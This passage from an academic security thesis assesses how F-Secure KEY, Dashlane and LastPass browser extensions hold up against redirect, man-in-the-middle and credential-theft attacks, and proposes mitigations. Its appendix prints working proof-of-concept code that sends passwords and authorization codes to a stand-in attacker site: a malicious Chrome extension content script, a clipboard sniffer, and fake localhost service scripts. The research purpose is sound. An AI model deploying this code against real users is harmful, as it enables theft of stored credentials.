Thus, it was understood that Dashlane avoids the possibilities of exposing its details to a fake application. Irrespective of the port where the Dashlane's service is running, the browser extension is able to communicate with it without being tricked by any fake application. This in turn makes the browser extension strong against MitM attacks.

LastPass

The LastPass password manager is a cloud-based application. Unlike KEY and Dashlane, it does not have a desktop application. In LastPass, the credentials are stored both in the cloud and on the end user's device [17]. As a result, whenever the user performs a login operation, the credentials are either fetched from the cloud or from the user's device. The probability of compromising the LastPass servers is minimal because the LastPass application uses TLS connection to communicate with the online servers. And with proper certificate verification, MitM is not possible. Similarly, hacking the credentials within the user's device is also not possible as the extension does not open any interface for communication. Hence, LastPass is immune towards the MitM attack.

5.4 Unvalidated Redirects

Unvalidated redirects and forwards are possible when a web application accepts untrusted input that could cause the web application to redirect the request to a URL contained within untrusted input [26]. The redirects usually happen once after the credentials leave the secure vault of the password managers. And hence, it is beyond the scope of their functionality. However, password managers do have the capability to check for the redirects. When such a feature is provided by a password manager, it increases the trust on it and there by refraining the users from getting attacked.

KEY

The KEY password manager supports auto-fill and auto-submit feature. On the click of the key icon, the matching entries are displayed in an iframe drop-

down. By selecting any of the entries from the drop-down, the corresponding credentials are auto-filled in the login form and the form is auto-submitted. ***The vulnerability here is that the KEY extension does not check the action URL of the web page at the time of the form submission***. During auto submission, the data filled in the form are in clear text format. As a result, the plain user credentials can be passed to an attacker's site.

In order to show the vulnerability associated with the KEY, the below steps were followed.

- An exploit chrome extension (A.2) was built that will read the DOM of the web page and change the action element of the login form to a malicious attacker's site (say, attackersite.com).
- The exploit extension was then hosted on the chrome browser in developer mode (A.1) as mentioned in A.1.
- The credentials of any web application (say, facebook.com) was stored in the KEY application. And the application was then launched on the browser.
- Once the application (facebook.com) is launched, the exploit extension will change the action element of the web page. The user will be unaware of this action.
- The KEY browser extension will fill in the details on the click of the key icon and will auto-submit. However, the details are now submitted to the attacker's site (attackersite.com) and not to the legitimate site (facebook.com).

The probability of the occurrence of such an attack is high as the end users use many chrome extensions daily. Even though Google checks for the Javascript injections in their chrome extensions before getting uploaded to the app store, there is always a possibility to introduce malicious code. When the user installs such malicious extensions, his credentials can be compromised. The exploit code can be found here A.2.

LastPass

The LastPass browser extension is immune against the unvalidated redirects attack. The LastPass extension stores the web address of the application along with the login credentials. The browser extension then checks for the change in the URL domain while auto-submitting the form.

The LastPass browser extension was tested for the vulnerability by following an approach as mentioned in the section 5.4. The domains of the redirected URL were tested for the following scenarios:

- URL with a different top level domain and second level domain from the legitimate site. Example : www.attackersite.com
- URL with a matching second level domain but with a different top level domain. Example : www.facebook.co

Whenever there is a change in the redirected URL, LastPass displays the user with a warning message on the user screen hinting a possible chance of an attack. The figure 5.9 displays the same.



Figure 5.9: LastPass Security Warning

5.5 Credential Theft During Form Submission

Section 5.4 discusses a scenario where the credentials can be hacked through unvalidated redirect vulnerability. There is another method through which the credentials can be leaked to an adversary. It is by transferring the information to the adversary through a pop-up window. In the below section,

we will be discussing about the method in detail. Since all the password managers are vulnerable to this attack, it is discussed under one subsection.

KEY, Dashlane & LastPass

Any password manager will have the credentials in the plain format at the time of form submission. Only then, the application's server that receives the credentials will be able to perform the hash comparison of the received value with its pre-stored hash value. As a part of this vulnerability, we have discussed the possibility of stealing the login credentials from the login form once it has been auto-filled by the password manager. The credentials that are filled can be collected through a malicious browser extension. But transferring them to the attacker's environment just before the form submission is a hard task.

Transferring the login credentials to the attacker's environment involves the collected information to be passed to a different server which has a different domain. But passing the credentials from one server to any third party server is prevented through the same-origin policy [22]. According to the same-origin policy, the details of a page can be transferred to any other page only if the protocol, host and the port(if available) are the same for both the pages. And hence developing a malicious extension that can redirect the captured user details to a third party server will result in failure. The other possible form of transfer is to pass the information through a simple pop-up window.

In order to show this vulnerability, the below steps were followed.

- An exploit chrome extension (A.5) was built which will read the login credentials from the login form during form submission.
- The exploit chrome extension opens a pop-up window at any corner of the user's screen. The window launches the attacker's site and closes on its own. This will approximately take 1.5 seconds.
- The fetched login information are appended to the URL of the pop up window that is addressed to the attacker's site.
- The credentials are thus transferred to the attacker.

Additionally, the details can be captured and can be transferred to the adversary's end at a later stage using the malicious extension's background pages. This can never be tracked by the user.

The probability of the occurrence of such an attack is minimal compared to the ones previously discussed. However, we cannot deny the fact that it is a vulnerable point through which the credentials can be hacked. Moreover, most of the password managers do not work on resolving this vulnerability as it is beyond their scope. Once the password manager fills the credentials in the login form, its scope ends. The exploit code can be found here A.5.

Chapter 6

Discussion

This section will discuss the possible steps that can be taken in order to mitigate the risks associated with the KEY password manager that was discussed in the section 5. Later, the chapter will discuss about the best practices to be followed while designing a password manager browser extension.

6.1 Vulnerability Mitigation

1. ***Improper Domain Matching***:

   In any password manager, the web address URL plays an important role in fetching the credentials from the password manager application. Hence, it is important for the password managers to do a strict comparison of all the characters present in both the top level and the second level domains of the URL. The KEY password manager performs a strict comparison of the second level domain but fails to do the same with the top level domain.

   Hence, only when there is a perfect match with both the second level and top level domains, the KEY password manager should be allowed to send the respective credentials to the browser extension.

2. ***Authorization Code Sniffing***:

   Authorizing the KEY browser extension is important before the data exchange takes place. However, the existing authorization technique of copying the authorization code from KEY application to the KEY browser extension is weak and can be hacked. Hence, there is a need for an alternative authorization technique. Some of the techniques are:

(a) Initially, both the extension and the application can be authenticated by means of any challenge response authentication mechanism. Later, Diffie-Hellman Key Agreement method [6] can be employed in both the application and the KEY browser extension so that they can generate a shared secret key between them. This secret key can then be used to exchange the authorization code securely and thereby pairing both the browser extension and the application successfully.

(b) As discussed above, both the browser extension and the application needs to be authenticated and Diffie-Hellman Key Agreement method can be used to generate a shared secret key. The shared secret key can then be hashed with strong hashing algorithms and the resulting fingerprint can be compared between the application and the browser extension to authorize one another.

(c) Establish a secured channel between the KEY browser extension and the KEY application using SSL self signed certificate [23] [13]. This self signed certificate needs to be enabled in both the application and extension so that a two way secured channel is established. Later, the authorization code can be passed to the extension through the secured channel and complete the authorization process.

3. ***Man in the Middle (MITM)***:

The primary reason for the vulnerability is the inability of the KEY browser extension to distinguish between the KEY application's service and a fake server. The KEY browser extension is designed in such a way that it communicates only with the address **http://localhost:24166/**. As a result, it checks for the availability of a service in the corresponding port and if it receives a response, it connects to it. Rather, the extension needs to be redesigned in such a way that it should locate the port number on which the KEY application's service (**fskey.exe**) is running and then establish a connection with it on its own. This will mitigate the vulnerability. Hard coding the port number details in the extension code might provide an opportunity to the adversary to hack the system.

Before beginning the communication with the application, the browser extension can employ few of the below steps to ensure that it is communicating with the right application.

(a) Javascript can be used to scan the ports [15]. The browser ex-

tensions can be designed to perform a port scan [30] [16] on the network ports to know whether the legitimate service is running on the respective network port. If yes, then the browser extension can begin to communicate with the service. Else, the browser extension can notify the user about the concern.

(b) Leaving the well known ports mentioned in RFC1700 [2], all other ports are free and can be used by any service. The Password managers can be designed in a way to have a list of ports that it can iterate over. The browser extension can then run a port scanner to understand the status of the ports. Depending on the scan results, the browser extension can initiate a step to launch the service on the port that is unoccupied. This way, the browser extension can make sure that it is communicating with the right service. *Note that, the service is launched by the browser extension here and not by the application.*

(c) In addition to the aforementioned steps, the browser extension can employ a challenge-response authentication mechanism with the service running on the respective port in the localhost. When there is a successful transition, the communication can be allowed to proceed. Else, the browser extension can notify the user about the concern and request him to validate the services running on the ports.

As a part of this vulnerability, we also discussed regarding the failure to introduce randomness in the encrypted data being returned from the KEY application. This results in lack of integrity. Cryptography is based on randomness and it is essential that the encrypted data is integrity protected so that it prevents the attacker from hacking. Hence, introducing randomness through initialization vectors can be a good solution to overcome this situation.

4. ***Unvalidated Redirects***: The best way to handle this vulnerability is to keep track of the domain name, protocol, and port number of the web application launched. KEY application saves the URL of the web page in it. The details of the saved URL can be compared with the "action" address of the web page at the time of submit operation. Whenever there is a change in the domain, protocol or port number of the redirected URL, it indicates the possibility of an attack. But when the details remain the same as the stored details, it can be understood that the login operation is a legitimate operation.

This is one of the primary features for any password manager browser extension and it needs to be implemented.

5. ***Credential theft during form submission***:

   The credentials will be in the plain text format once the login form is auto-filled by the password managers. The same- origin policy of the browsers prevents the credentials to be transported to a third party server during the form submission. However, the attack was successful because of the possibility to open a pop-up window through which the credentials can be passed to the adversary's environment. This vulnerability is universal and can be seen across web browsers and password managers. One way to overcome the issue is through maintaining a cache of the web page hashes.

   Hashing of HTML web pages have been studied for over a long time in order to guarantee improved performance in web page delivery [33] [28]. A similar approach can be used here for validating the changes in web page.

   The pop-up window opens because of the Javascript injection by the malicious extension into the web page. Let us consider a scenario where the password manager maintains the hashes of web pages in a centralized server. The hashes of the web pages can be updated on a regular basis whenever the administrative team of the web page make a change. The password manager can compare the hash of the web page at the time of login with the hash maintained in the central server. During an attack scenario, when the attacker injects the malicious code into the page, it brings a change in the hash value. Whenever there is a change in the hash, the password manager can halt the auto-filling of credentials and notify the user about the change. The solution discussed here can mitigate the attack to a considerable extent however, it involves the participation of web page owners, the password managers and the users effectively.

   The vulnerability is not completely prevented as the pop-up windows can also be invoked by the malicious extensions without any Javascript injection. In such cases, the vulnerability is open and can be alleviated only by introducing a better security model for the browser extensions.

6.2 Best Practices for Password Manager Browser Extensions

Based on the work related to identifying the vulnerabilities with the KEY browser extension and conducting an evaluation across other password managers to study their behaviour when handling the vulnerabilities, the following best practices have been listed to ensure better security.

1. Before beginning any communication with the password manager application, the browser extension needs to authenticate and authorize the application effectively through a challenge-response authentication mechanism.

2. In the case of a stand-alone password manager application, the browser extension should iterate over a list of ports and identify their availability status. Based on the status, the browser extension can initiate the service (through which the extension communicates with the application) installation on the available port.

3. In the case of a cloud-based password manager, the communication between the browser extension and the password manager application should be protected by HTTPS.

4. In the case of a stand-alone password manager, the communication between the browser extension and the application should be protected by a secure channel with both encryption and integrity protection.

5. The browser extension should provide the users with an option to enable and disable the auto-fill feature or should be only equipped with the manual auto-fill where a user interaction is mandatory.

6. The browser extension should check for unvalidated redirects at the time of form submission.

7. The browser extension should provide the users with a launch pad (containing the list of all web sites and the corresponding accounts the user has saved) where the users can launch the application and login directly. This will prevent the user from launching an application through a malicious link.

8. Both the password manager application and browser extension should perform a strict comparison of the URL domains and should ensure that the right user credentials are filled in.

9. When the user logs in to a web application using his password manager in a new network environment, the password manager should notify the user that an auto-fill attempt is being performed in a new network environment. This can help the user to either enter the credentials manually or stop the user from logging in to applications that deal with sensitive data. As a result, this can prevent sweep attacks.

10. The browser extension should provide the user with an option to store the credentials when the user creates an account on a new site.

Chapter 7

Conclusion

With the growing dependency on the internet and web based applications, password management has become a tiresome task. Password managers have been successful in helping the users with managing their passwords; yet, there have been multiple instances where the user credentials have been compromised. Most password managers are equipped with browser extensions that play an important part in data retrieval, auto-filling an auto-submit. This thesis aimed at performing a security assessment of the KEY password manager's browser extension and comparing it with other password manager browser extensions. The evaluation was conducted based on the potential vulnerabilities identified in the KEY browser extension.

As a summary of the security assessment of the KEY browser extension, it was identified with vulnerabilities related to improper domain matching, poor authorization technique, man-in-the-middle, lack of integrity in communication, and failure to handle inappropriate redirects. Under the right circumstances, these vulnerabilities make way for an adversary to steal the user credentials stored in the password manager application. All the aforesaid vulnerabilities were exploited by building malicious extensions and applications. *None of the identified vulnerabilities is such that it would immediately prevent the use of the password manager.* Instead they are points to consider in further development of the system.

In addition, as a part of the security evaluation, the identified vulnerabilities were then tested in the presence of other password managers and their associated browser extensions. The other password managers considered for the comparison purposes were Dashlane and LastPass. During the evaluation it was observed that, both Dashlane and LastPass were immune towards many of the same vulnerabilities. Both the password manager browser extensions did not involve in any explicit authorization techniques with the application. Hence, the authorization-based vulnerability was not applicable

for them. Dashlane was immune to the domain name vulnerability and the man-in-the-middle attack. Nevertheless, the application was found vulnerable to the invalid redirection attack. LastPass was immune to all the attacks observed in KEY because of its different architecture.

It is important to note that we only evaluated the other password managers for the potential vulnerabilities detected in KEY and did not perform a comprehensive security analysis on them. One vulnerability that was found common across all the password managers was their inability to prevent a malicious application from transferring the user credentials to an adversary's environment once the password manager browser extension auto-fills the login form. This attack was performed by means of a pop-up window. This particular attack is open across the web and it might require the cooperation of different players in designing a better security model for the browser extensions and web pages.

Finally, the thesis discusses the mitigation steps that can be taken in order to overcome the vulnerabilities associated with the KEY browser extension. Additionally, we also list some of the best practices that need to be considered while designing password manager browser extensions. Based on the study performed on the password manager browser extensions in this thesis, we expect that any individual or company makes an informed decision prior to designing a password manager browser extension. We also emphasize the importance of implementing all the best practices across all the password manager browser extensions.

Bibliography

[1] Advanced encryption standard (AES) key wrap algorithm. https://www.ietf.org/rfc/rfc3394.txt. (Accessed on 07/15/2017).

[2] Assigned numbers. https://www.ietf.org/rfc/rfc1700.txt. (Accessed on 06/16/2017).

[3] Browser auto-fill feature can leak your personal information to hackers. http://thehackernews.com/2017/01/browser-autofill-phishing.html. Accessed: 2017-06-04.

[4] Clickjacking. https://www.owasp.org/index.php/Clickjacking. Accessed: 2017-05-24.

[5] Dashlane security white paper. https://www.dashlane.com/download/Dashlane-Security-Whitepaper-V2.8.pdf. Accessed: 2017-06-02.

[6] Diffie-Hellman Key agreement method. https://www.ietf.org/rfc/rfc2631.txt. (Accessed on 06/16/2017).

[7] Domain comparisons in LastPass. https://lastpass.com/support.php?cmd=showfaq&id=3676. Accessed: 2017-05-25.

[8] Encryption in F-Secure KEY. https://help.f-secure.com/product.html#home/key/Multi-platform/en/concept_3B6DE90DBEFF4EE2A3612C121F6AEF60-Multi-platform-en. Accessed: 2017-05-25.

[9] How browsers store your passwords. http://raidersec.blogspot.fi/2013/06/how-browsers-store-your-passwords-and.html. Accessed: 2017-06-04.

[10] How much can I trust Firefox password manager —Firefox support forum — Mozilla support. https://support.mozilla.org/en-US/questions/1084997. (Accessed on 06/21/2017).

[11] How secure are your passwords in Chrome browser? https://www.howtogeek.com/70146/how-secure-are-your-saved-chrome-browser-passwords/. (Accessed on 06/21/2017).

[12] How secure are your saved Chrome browser passwords? https://www.howtogeek.com/70146/how-secure-are-your-saved-chrome-browser-passwords. Accessed: 2017-06-04.

[13] How to create a self signed certificate. https://www.sslshopper.com/article-how-to-create-a-self-signed-certificate.html. Accessed: 2017-06-04.

[14] I know who your name, where you work, and live (safari v4 v5). http://blog.jeremiahgrossman.com/2010/07/i-know-who-your-name-where-you-work-and.html. Accessed: 2017-06-04.

[15] Javascript port scanner. http://jsscan.sourceforge.net/. (Accessed on 06/16/2017).

[16] Javascript port scanner. http://www.gnucitizen.org/blog/javascript-port-scanner/index.html. (Accessed on 06/16/2017).

[17] Lastpass technical white paper. https://enterprise.lastpass.com/wp-content/uploads/LastPass-Technical-Whitepaper-3.pdf. Accessed: 2017-06-02.

[18] Man-in-the-middle attack. https://www.owasp.org/index.php/Man-in-the-middle_attack. Accessed: 2017-06-02.

[19] Password-based key derivation function - pbkdf2. https://www.ietf.org/rfc/rfc2898.txt. (Accessed on 06/18/2017).

[20] RFC 4634 - US secure hash algorithms (SHA and HMAC-SHA). https://tools.ietf.org/html/rfc4634. (Accessed on 07/15/2017).

[21] RFC 920 -Domain requirements. https://tools.ietf.org/html/rfc920. (Accessed on 06/21/2017).

[22] Same Origin Policy in the web. https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy. Accessed: 2017-05-25.

[23] Self Signed Certificate. `https://en.wikipedia.org/wiki/Self-signed_certificate`. Accessed: 2017-06-04.

[24] Stanford Javascript Crypto Library. `http://bitwiseshiftleft.github.io/sjcl/`. Accessed: 2017-05-25.

[25] Types and benefits of Password management software - How password management software works — HowStuffWorks. `http://computer.howstuffworks.com/password-management-software2.htm`. (Accessed on 06/02/2017).

[26] Unvalidated redirects and forwards. `https://www.owasp.org/index.php/Unvalidated_Redirects_and_Forwards_Cheat_Sheet`. Accessed: 2017-06-02.

[27] Why you should use a Password manager, and how to get started. `https://www.howtogeek.com/141500/why-you-should-use-a-password-manager-and-how-to-get-started/`. (Accessed on 06/22/2017).

[28] Artail, H., and Fawaz, K. A fast HTML web page change detection approach based on hashing and reducing the number of similarity computations. *Data & Knowledge Engineering 66*, 2 (2008), 326–337.

[29] Balduzzi, M., Egele, M., Kirda, E., Balzarotti, D., and Kruegel, C. A solution for the automated detection of clickjacking attacks. In *Proceedings of the 5th ACM Symposium on Information, Computer and Communications Security* (2010), ACM, pp. 135–144.

[30] Gallagher, T. Port scanning and web sockets. `https://www.ietf.org/proceedings/96/slides/slides-96-saag-1.pdf`. (Accessed on 06/16/2017).

[31] Huang, L.-S., Moshchuk, A., Wang, H. J., Schecter, S., and Jackson, C. Clickjacking: Attacks and Defenses. In *USENIX Security Symposium* (2012), pp. 413–428.

[32] Huth, A., Orlando, M., and Pesante, L. Password security, protection, and management. *United States Computer Emergency Readiness Team* (2012).

[33] Karger, D., Sherman, A., Berkheimer, A., Bogstad, B., Dhanidina, R., Iwamoto, K., Kim, B., Matkins, L., and Yerushalmi, Y. Web caching with consistent hashing. *Computer Networks 31*, 11 (1999), 1203–1213.

[34] Labour, A., Papakipos, M., Okasaka, S., and Timanus, J. Safe browser plugins using native code modules, Jan. 8 2013. US Patent 8,352,967.

[35] Lekies, S., Heiderich, M., Appelt, D., Holz, T., and Johns, M. On the fragility and limitations of current browser-provided clickjacking protection schemes. *WOOT 12* (2012).

[36] Li, Z., He, W., Akhawe, D., and Song, D. The emperor's new password manager: Security analysis of web-based password managers. In *USENIX Security* (2014), pp. 465–479.

[37] Rydstedt, G., Bursztein, E., Boneh, D., and Jackson, C. Busting frame busting: A study of clickjacking vulnerabilities at popular sites. *IEEE Oakland Web 2*, 6 (2010).

[38] Shamsi, J. A., Hameed, S., Rahman, W., Zuberi, F., Altaf, K., and Amjad, A. Clicksafe: Providing security against clickjacking attacks. In *High-Assurance Systems Engineering (HASE), 2014 IEEE 15th International Symposium on* (2014), IEEE, pp. 206–210.

[39] Silver, D., Jana, S., Boneh, D., Chen, E. Y., and Jackson, C. Password managers: Attacks and Defenses. In *Usenix Security* (2014), pp. 449–464.

[40] Stark, E., Hamburg, M., and Boneh, D. Symmetric cryptography in Javascript. In *Computer Security Applications Conference, 2009. ACSAC'09. Annual* (2009), IEEE, pp. 373–381.

Appendix A

First appendix

A.1 Uploading an Extension in Developer mode in Chrome

The below steps needs to be followed while uploading an extension in the developer mode:

- Navigate to the "Extensions" directory of Chrome - chrome://extensions
- Click the check box on the top that reads "Developer mode".
- Once after clicking, three new buttons will be enabled. They have the following features:
  1. Load unpacked extension
  2. Pack extension
  3. Update extension
- Click the button "Load unpacked extension" and select the extension folder you created. Then click the "OK" button.
- This will launch the extension into the chrome browser. In case of any errors in the extension code, the same will be displayed to the user.

A.2 Code Snippet for Exploiting Unvalidated Redirects Vulnerability

The below code is the content script for the malicious extension developed to exploit the vulnerability. It is written specifically to operate when facebook

application is launched.

```
$(document).ready(function () {
    var counter = 0;

  var pass = document.getElementById("pass");
  chrome.storage.sync.get(['ctr'], function (a) {

    if (a.ctr == null)
    {
      counter = 1;
      if (counter == 1)
      {
        var login = document.getElementById("login_form");
        login.action = "http://www.attackersite.com/attackSite.
    html";
        counter = counter + 1;
        chrome.storage.sync.set({'ctr': counter}, function() {
        });
      }
    }
    else
    {
      counter = a.ctr;
    }
  });
});
```

Listing A.1: Unvalidated Redirects

A.3 Code Snippet for Sniffing the Authorization code

The below Python code is of the malicious application developed in order to exploit the vulnerability.

```
import requests
import time
from tkinter import Tk

while True:
    r = Tk()
    try:
        result = r.selection_get(selection="CLIPBOARD")
        time.sleep(1)

        requestnew = requests.post('http://www.attackersite.com/
    ', params=result)
```

```
12      except:
13          selection = None
```

Listing A.2: Authorization Code Hack

A.4 Code Snippet for Exploiting MitM Vulnerability

The below three Python scripts are of the malicious application developed in order to exploit the vulnerability.

```
1  import socket
2  import threading
3  import time
4
5  #minutes = 1
6
7  bind_ip = <ipaddress>
8  bind_port = <port>
9
10 def servercreate():
11     server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
12     server.bind((bind_ip,bind_port))
13     server.listen(5)
14
15     timeout = time.time() + 40
16
17     while True:
18         client, addr = server.accept()
19         client_handler = threading.Thread(target=handle_client,
       args=(client,))
20         client_handler.start()
21
22         if time.time() > timeout:
23             break
24
25
26 def handle_client(client_socket):
27     request = client_socket.recv(2056)
28
29     with open('requests.txt', 'ab') as f:
30         f.write(request)
31
32     # send back a packet
33     message = "{}"
34     client_socket.send(message.encode('utf-8'))
35     client_socket.close()
```

```

if __name__ == '__main__':
            servercreate()
```

Listing A.3: MitM_Script1

```
import requests
import ast
import re
import time

def clientnewmain():
    with open("requests.txt") as f:
        raw = f.read()

    time.sleep(30)

    pat = re.compile(r'{"url":[^{]+}')
    pattern = pat.search(raw).group()
    r = requests.post('http://localhost:<port>/.../login',json =
    ast.literal_eval(pattern))
    response = requests.get("http://localhost:<port>/.../login")

    time.sleep(5)
    newpat = re.compile(r'"id":[^{}]+}')
    match = newpat.search(r.text)
    if match:
        print("String available")
    else:
        print("String not available")

    payload = match.group()
    newr = requests.post('http://www.attackersite.com/',params =
    payload)

if __name__ == '__main__':
    clientnewmain()
```

Listing A.4: MitM_Script2

```
import Server
import Client_New
import time

MitM_Script1.servercreate()
time.sleep(20)
MitM_Script2.clientnewmain()
```

Listing A.5: MitM_Script3

A.5 Code Snippet for Hacking the Login Credentials

The below Javascript code is the content script of the malicious extension developed in order to exploit the vulnerability.

```
$(document).ready(function () {
        var login = document.getElementById("password");
        var submit = document.getElementsByClassName("btn btn-
    primary btn-block");
        submit[0].onclick = function verify()
        {
            document.body.appendChild(temp);

            myWindow = window.open("http://www.attackersite.com
    /?"+login.value, "_blank",
                    "toolbar=no,status=no,menubar=no,scrollbars=
    no,resizable=no,left=10000, top=10000, width=10, height=10,
    visible=none")
            setTimeout(function()
            {
                myWindow.close()
              }, 1000);
            return false;
          }
});
```

Listing A.6: Hacking the Login Credentials